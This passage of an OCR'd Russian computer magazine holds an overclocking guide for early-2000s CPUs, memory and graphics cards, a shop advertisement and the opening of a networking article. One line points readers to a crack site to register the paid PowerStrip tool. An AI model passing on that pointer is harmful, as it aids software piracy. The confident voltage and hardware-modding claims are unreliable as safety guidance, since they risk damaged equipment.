
NEXT

РАЗГОНИМ ВСЕ!

p0r0h
(p0r0h@real.xakep.ru)







юсь, ты в корпус будешь смотреть :), то прикрути их скотчем или резинками к твоей башне или друг к другу (интересная представляется картина, не правда ли? :), чтобы они случайно не попали в лопасти вентиляторов. О чем еще следует помнить? Конечно, о пыли. Попадая внутрь системника, эта мразь оседает на радиаторах, подшипниках кулеров и дорожках, существенно понижает теплообмен, заставляет кулеры свистеть и пищать, способствует возникновению наводок и статического электричества. Неплохой наборчик, да? Поэтому желательно, чтобы мощность выдувающих вентиляторов была равна мощности кулеров, поставляющих воздух. Также необходимо закрыть воздухозаборные отверстия тонким слоем поролона и привинтить заглушки ко всем лишним щелям в корпусе. Но даже, казалось бы, после полной пылеизоляции эта серая мразь все равно проникает в корпус, так что не лишним будет хотя бы раз в полгода провести очистку внутренностей от пыли и смазать подшипники вентилятора. Ладно, с общим охлаждением системника все понятно, теперь же расскажу о превентивном ударе холодом на наиболее важные девайсы.

Превентивное охлаждение

Современные процы сильно нагреваются не только при разгоне, но даже на частотах, установленных по умолчанию. Поэтому экономить и приобретать кулер от китайского дедушки Ляо не стоит, а лучше сразу установить качественный кулер, например, от таких уважаемых среди оверклокеров фирм, как Thermaltake Technology или Titan. Но даже самый мощный кулер с радиатором на полсистемника и вентилятором из лопастей вертолета будет абсолютно неэффективен, если между основанием радиатора и поверхностью процессора не будет надежного теплового контакта. Как правило, у всех радиаторов основание анодировано, покрашено (интересно, какой ламероза до этого додумался?) или имеет специальную прокладочку из фольги. Сам понимаешь, теплообмен между камнем и радиатором будет далек от идеального. Поэтому придется своими ручками опять все довести до ума. Зачисти с помощью очень мелкой шкурки основание радиатора до блеска. Затем протри спиртом зачищенную поверхность. А уже потом можно выдавить на кристалл камня небольшую капельку теплопроводящей пасты. Только не какие-нибудь китайские сопли, а именно отечественную кремний-органическую пасту КПТ-8 или АлСил-3. Стоит она копейки, а по эффекту и надежности не имеет равных. Только еще раз повторю, что пасты надо совсем немного, т.к. чем тоньше слой, тем лучше. Затем уже с чистой совестью можно крепить кулер на процессор, следя за тем, чтобы он не шатался и плотно был прижат к процессору. Так. С охлаждением камушка разобрались. Теперь настала очередь видюхи. Если позволяют руки, то сними с чипа радиатор с кулером. Термоклей, на котором они держатся, весьма слаб по техническим характеристикам. Лучше замени его на АлСил-5 или ту же КПТ-8, но тогда придется по краям чипа капнуть моментальным клеем, чтобы радиатор крепился на нем достаточно плотно. И все. Видюха тоже готова к разгону. Однако для экстремального оверклокинга будет не лишним, если ты установишь с другой стороны видеокарты еще какой-нибудь кулер. Также не оставим без внимания чипсет материнской платы. При разгоне он может достаточно сильно нагреваться, поэтому подобие радиатора на нем со своими прямыми обязанностями справляться не будет, что отрицательно скажется на стабильности системы в целом. Тогда остается повторить ту же процедуру с отдиранием радиатора и нанесением термопасты :). Только сам радиатор (вернее его пародию) лучше заменить и поставить более массивный. Ну и напоследок вспомним о горячем друге - винчестере. Особенно, если он на 7200 об/мин. Для него можно прикупить специальные салазки (7-10$) из двух вентиляторов для обдува со всех сторон или закрепить на шпинделе с помощью термопасты (или термоклея) любой вентилятор на подшипнике качения. Теперь твоей тачке будут не страшны никакие перегревы и экстремальные разгоны. Причем проделать все эти операции по созданию крутого охлаждения будет полезным даже тем, кто не собирается ничего разгонять (есть такие? ;)) - стабильность работы системы от этого только увеличится, и синий экран смерти будет не частым гостем на твоем мониторе :). Итак, осталось только заняться непосредственно разгоном...

Только не какие-нибудь китайские сопли, а именно отечественную кремний-органическую пасту КПТ-8 или АлСил-3. Стоит она копейки, а по эффекту и надежности не имеет равных.

Разгон процессора

Камушки, как и девушки, бывают разные - черные, белые, красные и все остальные :). Начнем же, пожалуй, с АМДешных K6, K6-2, K6-2+, K6-3.

K6, K6-2, K6-2+, K6-3

Системы с этими камнями имеют Socket 7 и Super 7, которые отличаются от обычных поддержкой 100-мегагерцевой системной шины, шины AGP и коэффициентами умножения до 6, кэш на таких матерях от 512 кб. Собраны эти материнки на наборах логики VIA Apollo MVP3, MVP4, ALI V, SiS 530. А так как коэффициент умножения упомянутых процев не заблокирован, то разогнать их на подобных материнках довольно легко. Делается это, как правило, через специальные джампера на плате (смотри в мануле или на сайте производителя мамки). Но все-таки разгон по шине гораздо более привлекателен (также через джамперы на плате). Особенно, если твой камушек работает на шине 66 МГц (K6-233, -266, K6-2-266, некоторые модели 300 МГц, 366 МГц и т.д.), то попробуй завести его на 100 МГц - наверняка система осилит эту частоту. Если же заводится совсем не хочет, то последовательно сбавляй (на 95, 83, 75) частоту шины до тех пор, пока тачка не будет нормально работать. Есть также один небольшой секрет, позволяющий включить недокументированный множитель x6 (например, при частоте шины 83 и этом множителе итоговая частота камня будет почти 500 МГц). Для его активизации нужно просто переставить джампер, отвечающий за коэффициент умножения в положение x2, и тогда материнка будет заводить камушек как частоту шины (FSB) x 6. А для самого эффективного оверклокинга лучше поиграть с джамперами, отвечающими и за множитель, и за частоту системной шины. Если же система все-таки стартует, но работает крайне нестабильно (например, даже виснет после надписи "Starting Windows"), то

NEXT

Знающий постоянство становится совершенным

Небывалая МОЩНОСТЬ компьютеров Apek PC на базе процессоров Intel® Pentium® 4 позволит Вам ВСЁ в компьютерных играх, работе и развлечениях!

Apek Econom

- Процессор Intel® Celeron® 766 Mhz
- Материнская плата Gigabyte GA-6WMMC7-1
- Память JetRam 64MB PC133
- Жесткий диск Western Digital 100EB 20GB Ultra DMA 100
- Аудио/Видео интегрированные
- CD-ROM 52-x Samsung IDE
- FDD 3.5
- Форм-фактор ATX

283 у.е.

Apek Elite

- Процессор Intel® Pentium® 4 1.9GHz
- Материнская плата Gigabyte GA-81-DML (LAN), audio)
- Память JetRam 512MB Pc133
- Жесткий диск Western Digital WD800BB 80Gb 7200RPM
- Видео AGP GeForce 2MX200 32Mb TV-out
- Звук SB Live 5.1
- DVD ASUS 608 8-x
- FDD 3.5
- Форм-фактор ATX

964 у.е.





10 метров от станции метро "Белорусская"!

Наш адрес: м. "Белорусская" пл. Тверская застава, 3
тел./факс (095) 250-46-57, 250-44-76, 250-55-36
http://www.del.ru e-mail: info@del.ru

РАЗГОНИМ ВСЕ!

p0r0h
(p0r0h@real.xakep.ru)





нужно повысить напряжение ядра на 0,2 В. Не бойся, процессор будет спокойно держать 2,5 В, поэтому напряжение в 2,4 В он воспримет совершенно нормально. Конечно, безбашенные оверклокеры могут поставить и 2,7 В, но в этом случае за жизнь процессора никто не ручается. В общем, поэкспериментировав с напряжением и джамперами, можно достаточно легко разогнать семейство камушков К6-х.

AMD Athlon/Duron (Socket A)

Теперь рассмотрим, как разогнять следующее поколение процев от AMD.
Эти камни обладают значительным запасом мощности, которая может быть реализована в процессе разгона, добавив тем самым нехилый прирост производительности компьютера. Поэтому было бы крайне неразумно не использовать прекрасный потенциал для оверклокинга. Посмотрим, как же они будут разгоняться по FSB. Шина Alpha EV6, используемая в качестве шины процессора (FSB), обеспечивает передачу данных по обоим фронтам тактовых импульсов, а это увеличивает пропускную способность и производительность всей системы. При тактовой частоте 100 МГц шина FSB EV6 обеспечивает передачу данных с частотой 200 МГц. Но вот именно из-за высокой рабочей частоты шины процессора FSB EV6 разгон за счет ее увеличения несколько ограничен, т.к. может привести к нестабильности системы. Значит предельная величина возможного увеличения частоты шины процессора FSB EV6 зависит от используемой материнской платы, а именно от качества ее изготовления и использования чипсета для нее.
Например, при использовании первых Socket A плат (на чипсетах КТ133 и AMD 750) разгон процессоров по системной шине был возможен лишь до 105-120 МГц, но с выходом новых чипсетов (КТ133А, AMD 760, КТ266, КТ266А и т.д.) появилась возможность разгонять дурни и атлоны до 150 МГц! Но при таком экстремальном оверклокинге нужно использовать качественную оперативную память, иначе можно забыть о стабильной работе системы в целом. Также следует учесть, что для увеличения тактовой частоты системной шины больше, чем 133 МГц, желательно наличие на материнской плате возможности по изменению напряжения на чипсете (VIO). Однако традиционно камушки от AMD можно погнать и по множителю. Только для этого нужно проделать хитрую операцию по закрашиванию специальных ножек. Дело в том, что коэффициент умножения у процессоров Duron и Thunderbird зафиксирован не в ядре, как у Pentium III или Celeron, поэтому можно воспользоваться "дырой" в защите множителя и легко разогнать эти камешки, но для разгона еще потребуется материнская плата с возможностью изменения коэффициента умножения (из биоса или с помощью джамперов на системной плате). К оверклокерскому счастью, почти все новые материнские платы от ведущих производителей (ASUS, Abit, MSI и т.д.) позволяют изменять значения частотных множителей. У первых выпусков Duron'ов и Thunderbird'ов частотный множитель был вообще не зафиксирован, но компания АМД быстро прикрыла эту халяву и перерезала сигнальные линии, ответственные за изменение частотного множителя. Но таких хакеров и оверклокеров, как ты, этим не остановить, потому что эта процедура выполняется лишь над мостиками L1,
выведенными на поверхность процессора, то есть, соединив эти четыре перерезанные перемычки L1, можно получить легко разгоняемый камень. Для этого можно воспользоваться несколькими способами:
Первый и самый экстремальный - это запаять мостики L1. Но если ты никогда не держал в руках паяльник и тычешь им, как шимпанзе палкой в муравейник, то лучше оставь эту затею.
Второй способ хоть и менее экстремальный, но по надежности соединения мостиков L1 тоже на высоте. Для этого нужно воспользоваться токопроводящим клеем. Например, можно использовать наш российский клей Контактол-Э, его качество нареканий не вызывает, в отличие от его более дорогих китайских собратьев. Стоит этот клей с гордым лейблом "холодная пайка" порядка 100 рубликов. Для этих целей также подойдет токопроводящий клей Контактол (без Эээ :)), продающийся в магазинах "Автозапчасти", предназначенный для ремонта нитей обогрева заднего стекла автомобиля, но самое главное - имеет высокую электропроводность и прочность восстановленного участка (в общем-то, что нам и нужно :)). Для нанесения клея на перемычки L1 можно использовать тонкую и острую иголку или не менее тонкую проволочку, но предварительно желательно обезжирить поверхность мостиков спиртом или водкой. Также следует обратить внимание на то, что токопроводящий клей основан на растворителе и работать с ним нужно споро, так как он очень быстро сохнет. После того как нанес клей, проконтролируй, чтобы он не соединял между собой остальные перемычки. В случае чего лишний клей можно убрать растворителем, лезвием или скальпелем. Данный метод "холодной пайки" хорош тем, что позволяет легко и надежно "восстановить" мостики L1. К недостаткам же этого способа можно отнести то, что придется покупать этот токопроводящий клей и, возможно, растворитель для удаления "бракованных" дорожек из клея. Хотя вполне возможно, что эти спецматериалы могут оказаться в хозяйстве, тогда этот способ будет оптимальным для разгона Дуриков и Буревестников.

Третий метод - самый простой, но в то же время очень хитрый :). Для него нужен мягкий (М2-М4) остро-заточенный карандаш "Тактика-М", но можно взять и другие марки. Твердые и твердомягкие карандаши (Т и ТМ) хорошего результата не принесут. Итак, карандашом аккуратно и тщательно затираешь мостики L1, избегая замыкания соседних мостиков (если нужно, то просто сдуй лишнюю графитовую крошку). Если процессор не захочет завестись на повышенной частоте, то попробуйте перерисовать перемычки L1 (неудачное "художество" можно легко удалить с помощью ватного тампона и спирта) либо воспользуйся другой маркой карандашей. Как ты и сам видишь, этот метод подкупает своей простотой и доступностью расходных материалов. Нарекание может вызвать лишь возможная недолговечность "нарисованных" мостиков, но в этом случае рекомендую использовать маленькую капельку клея поверх графита на перемычках L1.





> Почему именно цапоновый лак? Это вещество имеет минимальное сопротивление, что нам, собственно, и нужно.

Ну и четвертый метод (аналог третьего) - это воспользоваться острозаточенным припоем или куском олова. Техника “рисования” перемычек такая же, как и у третьего, но надежность соединения и, следовательно, качество будут повыше. Также можешь капнуть на зарисованный мостик маленькой капелькой клея, но главное - не переборщи при этом процессе, иначе придется перерисовывать “испорченную” перемычку (для этих целей обычно используют какой-нибудь растворитель, например, от лака для ногтей :)).


Athlon XP

Следующее поколение Атлонов уже не так легко позволяет разблокировать множитель, хотя с разгоном по шине проблем не возникает. Видимо инженерам АМД захотелось немного усложнить жизнь оверклокерам, и метод с карандашом уже не прокатит. Дело в том, что на проце с помощью лазера были выжжены ямки, которые затрудняют соединение контактов для снятия защиты, но с технической точки зрения защита у старого Athlon и новых Athlon XP/MP не изменилась. Поэтому методика в принципе осталось та же. Только теперь тебе понадобятся скотч, суперклей, скальпель, проводящий цапоновый лак (можно купить в радиомагазине) и, желательно, авометр/мультиметр для измерения сопротивления. Почему именно цапоновый лак? Это вещество имеет минимальное сопротивление, что нам, собственно, и нужно. Потому что из-за улучшенной защиты прежняя зарисовка мостиков L1 графитом уже не прокатит, т.к. сопротивление графита будет слишком высоким (ток по мостикам не пойдет, и контакты окажутся разомкнутыми). Что касается самой технологии разгона, то она заключается в следующем. Для начала нужно закрыть контакты L1 (верхний и нижний ряды) кусочком скотча - это позволит отделить ямки, прожженные лазером, от контактов.

Затем аккуратно заполняешь эти ямки суперклеем. Подожди минут 10, пока полностью высохнет клей (только смотри не нанюхайся :)), а потом удали его остатки с помощью скальпеля или чего-нибудь тонкого и острого. Теперь можешь соединять контакты L1 (попарно верхний с нижним), используя проводящий цапоновый лак. Только перед этим закрой часть контактов скотчем, иначе лак может попасть на ненужные места (закройте все лишнее, кроме мостика). Каждый мостик нужно рисовать очень точно, чтобы не задеть другой. После того как замкнешь их все, можешь снять скотч и вставить подопытный проц в материнку. И если множитель разблокировался, то можешь считать себя обладателем халявной дополнительной сотни-две мегагерц. Если же множитель в биосе не разблокировался, то проверь сопротивление получившихся мостиков (от нижнего контакта к верхнему). Оно должно приближаться к 0 Ом. Как обнаружишь неудачно нарисованную перемычку L1, разомкни ее скальпелем и заново перерисуй. И теперь-то точно все должно заработать :)!

Ну, а сейчас рассмотрим в плане оверклокинга процы от Intel. Традиционно камни Intel разгоняются только частотой системной шины (FSB), т.к. коэффициент умножения в них жестко

NEXT



p0r0h
(p0r0h@real.xakep.ru)



заблокирован в ядре и никакое рисование дорожек карандашом не поможет :). Но все же уделить внимание конкретным моделям не помешает.

Celeron PPGA

Этот проц с ядром Mendocino, интегрированным кэшем L2 128 кб и напряжением ядра 1,8 В не так уж и давно полюбился очень многим оверклокерам.
Т.к. почти все экземпляры с частотой 300 и 333 МГц спокойно работали с частотой FSB 100 МГц (по умолчанию - 66 МГц), и даже эта частота была не пределом. Сейчас эти модели найти в продаже довольно непросто - на рынке остались только на 400-533 МГц (остальные, похоже, засели в системниках оверклокеров), но разгоняются они уже не так хорошо. Правда, запустить этот камушек на частотах 75 и 83 МГц FSB вполне реально (в BIOS'е или через соответствующие перемычки на материнской плате). А если он заведется и на 100 МГц, то можешь считать, что тебе повезло :).
Тогда можешь даже попробовать запустить его на 110-115 МГц, вполне возможно, он выдержит и эти частоты. Но, в любом случае, найди верхний предел FSB, при котором система начинает глючить, а уже затем немного понизь значение частоты системной шины. Так, чтобы система работала полностью стабильно, - никакой разгон не будет радовать, если тачка начнет зависать через минуту :).

Celeron FCPGA

Целик в этом корпусе - это по сути Pentium III, но с урезанным вдвое кэшем L2 (128 кб) и частотой FSB 66 МГц. И именно из-за этой медленной FSB он демонстрирует значительно низкую производительность по сравнению со старшим братом. Так почему же нам не "исправить" эту разницу в скорости ;)? Тем более, что технология разгона этого камня практически ничем не отличается от прошлой модели. Только несколько нюансов все же надо учесть. Дело в том, что напряжение ядра у Celeron FCPGA бывает разным. Эти целики, работающие на одной и той же тактовой частоте, бывают маркированы на 1,5 В, на 1,65 В и на 1,7 В. Так вот модели на 1,5 В гонятся крайне плохо, на 1,65 В немного получше, а на 1,7 В вполне прилично. Намек понятен ;)? И еще. При установке кулера на Celeron FCPGA будь очень осторожен, т.к. ядро у него выступает над кристаллом и при неаккуратном обращении может раскрошиться.

Pentium III

Хотя напряжение ядра, в отличие от Celeron, для всех третьих пней стандартное - 1,65 В, известно, что PIII бывают двух видов - Slot1/Socket 370, а также с частотами FSB 100/133 МГц. Разгон этого проца тоже не требует особых ухищрений - технология осталась та же, разброс по частоте может быть несколько больше. И обычно процессоры, предназначенные для системной шины в 100 МГц, без ущерба работают на частоте 133 МГц и даже выше. А модели, работающие на 133 МГц, иногда заводятся и на 150 МГц'овой шине. Но в этом случае многое зависит от возможностей материнской платы, т.к. для некоторых материнок 133 МГц FSB - возможный предел. Однако некоторые продвинутые модели (например, ASUS или Abit) дают возможность выставить частоту FSB вплоть до 200 МГц. И если твой PIII обладает высоким разгонным потенциалом, то позаботься и о хорошей оперативке для него, иначе на высоких частотах FSB глюков и синих экранов смерти не избежать.

А что делать, если твоя старая материнка с разъемом Slot1 не знает, кто такой "Coppermine", не понимает частоту больше 100 МГц или даже не позволяет выставить нужное напряжение? Тогда от покупки новой мамы тебя спасет хороший фирменный переходник Slot1 - Socket 370. На рынке таких полно - от "но-нэймов" до "брэндовых", с различными ценой и возможностями. Но лучше взять фирменный, например, от ASUS, Soltek или MSI и не волноваться за жизнь своего камня.

Pentium 4

Самым важным моментом при разгоне Pentium 4 является выбор материнской платы. На стабильной маме, с возможностями гибкого изменения частоты шины, множителя и напряжений (такой, как ASUS P4T, например). Именно на такой маме хороший разгон будет гарантирован с наибольшей долей вероятности. Ну а сам оверклокинг традиционно нужно проводить через повышение FSB. Также можешь попробовать изменить множитель частоты памяти Rambus (есть не на всех матерях) - этим ты можешь добавить себе "лишнюю" сотню мегагерц. Кстати, из многочисленных тестов стало известно, что лучше всего разгону поддаются те Pentium 4, у которых степпинг ядра D0 (степпинг можно узнать по маркировке S-Spec, которая указывается как на коробке, так и на самом процессоре). Так что, надеюсь, ты сделаешь правильные выводы при покупке этого камня.

Разгон мозгов

Основными характеристиками модулей памяти являются частота, время доступа и тайминги, на которых он может работать. У таймингов есть несколько параметров: CAS, RAS-to-CAS и RAS precharge. Эти три параметра маркируются 3 цифрами и обозначаются в виде X-X-X. Обычно они выглядят как 3-3-3, но, как правило, производители искусственно занижают их возможности в целях 100% стабильной работы. Но ведь тебе ничто не должно помешать самостоятельно улучшить характеристики оперативки ;). Почти на всех материнских платах есть возможность изменять значения CAS и RAS таймингов. Для этого сначала зайди в BIOS и в разделе Advanced Chipset Features ты наверняка увидишь их значения. Если они выглядят как 2-2-2, то ничего трогать не надо - память уже настроена на высокую производительность, но если как 3-3-3 или 3-2-2, то имеет смысл поэкспериментировать. Только не стоит сразу пытаться выставить все на максимум - есть определенный риск, что система может рухнуть. Лучше постепенно уменьшать каждое значение и уже после изменения нужно проверить, загружается ли операционка и стабильно ли она работает. Если все пучком, то можешь смело уменьшать другое значение. Проблемы могут возникнуть при уменьшении CAS латентности - одного из самых важных параметров, отвечающих за производительность. Тогда, скорей всего, эту латентность придется оставить в покое. Также немаловажную роль играет частота работы памяти, но не думай, что при покупке модуля памяти PC133 он обязательно будет работать на частоте 133 Mhz. Нет, дело не в бракованной оперативке и кривых руках, просто работа и измене-






Да, повышение частоты ядра позволит выжать пару-тройку дополнительных FPS'ок (Frames per Second - количество кадров в секунду), но разве это нормальный результат для крутого оверклокера, как ты ;)?

ние частоты памяти напрямую зависят от используемого чипсета. Например, на платах с интеловскими чипсетами i440BX, i815 и i815E частота памяти должна быть эквивалентна частоте системной шины, и полноценной скорости на них можно достичь, если только используется частота системной шины 133MHz или выше (при разгоне). А на более новых чипсетах, таких как VIA KT133/A (для камней от AMD) и Apollo Pro133/A (для Intel'овских камушков), поддерживаются асинхронные частоты памяти и системной шины, т.е. оперативка PC133 может функционировать при частоте FSB 100MHz (или наоборот). Такая асинхронная работа может положительно сказаться на производительности системы (например, в тех случаях, когда не удается разогнать процессор системной шиной). Понятное дело, наивысшая скорость будет при работе процессора и памяти на максимально возможной частоте FSB.
Также для настройки оперативки создана специальная кул-хацкерская прога WPCREDIT (скачать можно с http://termos.ixbt.com/hmonitoring/usefulsoft.html или http://www.h-oda.com). С ее помощью можно произвести дальнейшую оптимизацию таймингов памяти и других установок, влияющих на производительность оперативки. Для этого нужно будет изменять опции в соответствующих регистрах (регистров тувеа хуча, поэтому новичкам все же лучше почитать хэлп к этой проге).
Из дополнительных возможностей WPCREDIT выделю опции, касающиеся процессора и видео. При желании с ними тоже можно поэкспериментировать и добиться увеличения скорости. В общем, при удачной настройке/разгоне оперативы ты вполне можешь наблюдать существенный прирост производительности у всей системы (порядка 15-25%), т.к. именно память является самым узким местом у всех современных компьютеров.

Разгон видюхи


У оверклокинга видеокарточек тоже достаточно много тонкостей.
Да, повышение частоты ядра позволит выжать пару-тройку дополнительных FPS'ок (Frames per Second - количество кадров в секунду), но разве это нормальный результат для крутого оверклокера, как ты ;)? Поэтому для эффективного оверклокинга требуется разгонять не только чипсет видюхи, но и ее память. А чтобы проделать эту хитрую процедуру, можно воспользоваться специализированной утилитой - твикером. Причем встречаются как универсальные твикеры, так и для каких-либо конкретных видеокарт или семейства видюх от одной компании. Самыми популярными утилитами являются универсальная PowerStrip (http://www.entechtaiwan.com), RadeonTweaker (http://radeontweaker.sourceforge.net) для семейства Radeon'ов от ATI и RivaTuner (http://www.nvworld.ru) для карточек NVIDIA и 3dfx. Наибольшее же распространение получила PowerStrip, т.к. поддерживает огромное количество видеокарт/мониторов и имеет очень удобный интерфейс. Программка представлена в виде самораспаковывающегося инсталлятора и для активации всех возможностей (основные останутся доступны) требует регистрации (надеюсь, дорогу на http://astalavista.box.sk ты еще не забыл ;)). Многих юзверей обрадует тот факт, что PowerStrip, кроме некоторых beta-версий, русифицирован (прога сама поставит нужный язык, в соответствии с тем, что установлен в настройках системы). Так что разобраться с PowerStrip смогут даже те, кто никогда раньше не занимался разгоном и настройкой видеокарт. А возможностей у нее тувеа хуча - это и настройка частот вертикальной развертки всех допустимых разрешений, и установка основных режимов работы 3D-ускорителя, и корректировка гаммы, и центрирование и изменение размеров изображения (для старых мониторов), и запуск программы с нужным разрешением и глубиной цвета, и еще вагон и маленькая тележка нужных фич. Но самая главная функция для нас - повышение частот (для извращенцев есть и замедление :)) видеочипа и памяти. Для этого выбери вкладку "Скорость" ("Performance profiles" в англ. версии). Там будут два ползунка, отвечающие за частоту памяти ("Memory clock") и чипа ("Engine clock").
После их изменения (надеюсь, ты не понижать их будешь? ;)) нужно нажать кнопочку "Применить" (Apply). И все! Ты разогнал свою видюху :). Также, если память на видеокарте от какого-нибудь брэндового производителя, можно изменить в лучшую сторону ее тайминги ("Advanced memory timing") - этим тоже значительно повышается производительность. Только при оверклокинге важно поднимать частоты постепенно и проверять систему на стабильность (игрой или каким-нибудь тестом, который сильно загружает видеокарточку). Если после всех твоих манипуляций игрухи стали "летать" и при этом система не виснет, то могу поздравить тебя с успешным разгоном :)!



Послесловие

Вот, собственно, и все, что необходимо знать, чтобы максимально настроить и разогнать любую тачку. А твой комп теперь станет объектом зависти твоих приятелей, ведь за минимум денег ты получишь максимальную производительность, даже не тратя кучу бакинских на дорогостоящий апгрейд! Мы же и дальше будем продолжать рассказывать тебе, как максимально использовать возможности твоей тачки. Оревуар!

И обычно процессоры, предназначенные для системной шины в 100 МГц, без ущерба работают на частоте 133 МГц и даже выше.



Дмитрий Тихов aka Pepper (pepper@dax.ru)

RAZGONЫ TESTЫ ОБЗОРЫ APGREID

Секреты бывалого сетевика

S/N: KJ1 1000007 322

Как ты думаешь, для чего были придуманы стандарты? Конечно, для того чтобы их нарушать! Но нарушать нужно с умом, а для этого их нужно знать!

К примеру, как быть, если подключаемый чувак живет за 300-500 метров от ближайшего хаба или роутера, а подключиться ему к сети уж очень хочется? Поэтому в этот статье мы расскажем о всевозможных хитростях и обходах ограничивающих стандартов...

Сеть на коаксиале

Сразу хочу предупредить, что прежде чем начинать строить сеть на коаксиальном проводе, стоит десять раз подумать.

Конечно, изначально коаксиал привлекателен тем, что стоит дешевле качественной витой пары, и для связи некоторого количества юзверей не требуется каких-либо дополнительных активных устройств типа «хаб» или «свитч». Но, в конечном итоге, такая на первый взгляд дешевизна этого способа построения сети может вылиться в большой геморрой. Как известно, длина коаксиального сегмента не может быть более 185 метров (по стандарту :)). Насколько можно превысить эту длину - это дело случая. Тут могут повлиять и качество провода, и то, как качественно он обжат и проложен. На моем личном опыте была достигнута длина в 330-350 метров. Много это или мало? Ответить определенно нельзя. Некоторые Сетефилы умудрялись забодяжить сегмент в 500 метров без специальных репитеров, но о надежности такой сетки лучше промолчать. Какие преимущества можно извлечь из такого решения? Практически никаких, кроме минимально сбереженных бабок. На такой длине сегмента на проводе скапливается достаточно большое количество статики, и не факт, что защита спасет порт от выгорания (про саму защиту мы поговорим чуть позже). Посоветовать строить сеть на коаксиальном проводе можно только в случае, если не планируется дальнейшее развитие сети, - допустим, тебе нужно соединиться с соседом в твоем подъезде и больше ни с кем не будет нужна связь - в этом случае сеть на коаксиале может приобрести положительные стороны.

Сеть на витой паре


Вот уж где поле для экспериментов! Итак, поехали. Сегмент на витой паре не может быть длинней 100 метров по стандарту. В отличие от коаксиала, витая пара более критична к максимальной длине и не терпит таких глобальных нарушений при стандартном оборудовании. Не исключено, что уже превышение на 20-30 метров сделает работу конкретного сегмента нестабильной. Но не все так плохо! Можно взять дорогой провод типа Alcatel GiperPlan за определенное количество бакинских (смею заметить, достаточно большое), который пробивает до 200 метров (как заявляют производители), но есть способ и получше. Как ни привыкли обдавать «каками» наших отечественных производителей, на этот раз как раз вышло все наоборот. Благодаря отечественному кабелю «П296» стало возможным увеличение максимальной длинны сегмента аж в 5 раз! Т.е. вместо максимальных 100 метров мы имеем около 500 метров. Мной лично протестирован участок сети в 350 метров, из них 300 метров «П296» и два куска по 30 и 20 метров обычной витой пары 5-ой категории на голой скрутке! Этот сегмент и по сей день живет в полном здравии :). Да... Как известно, в



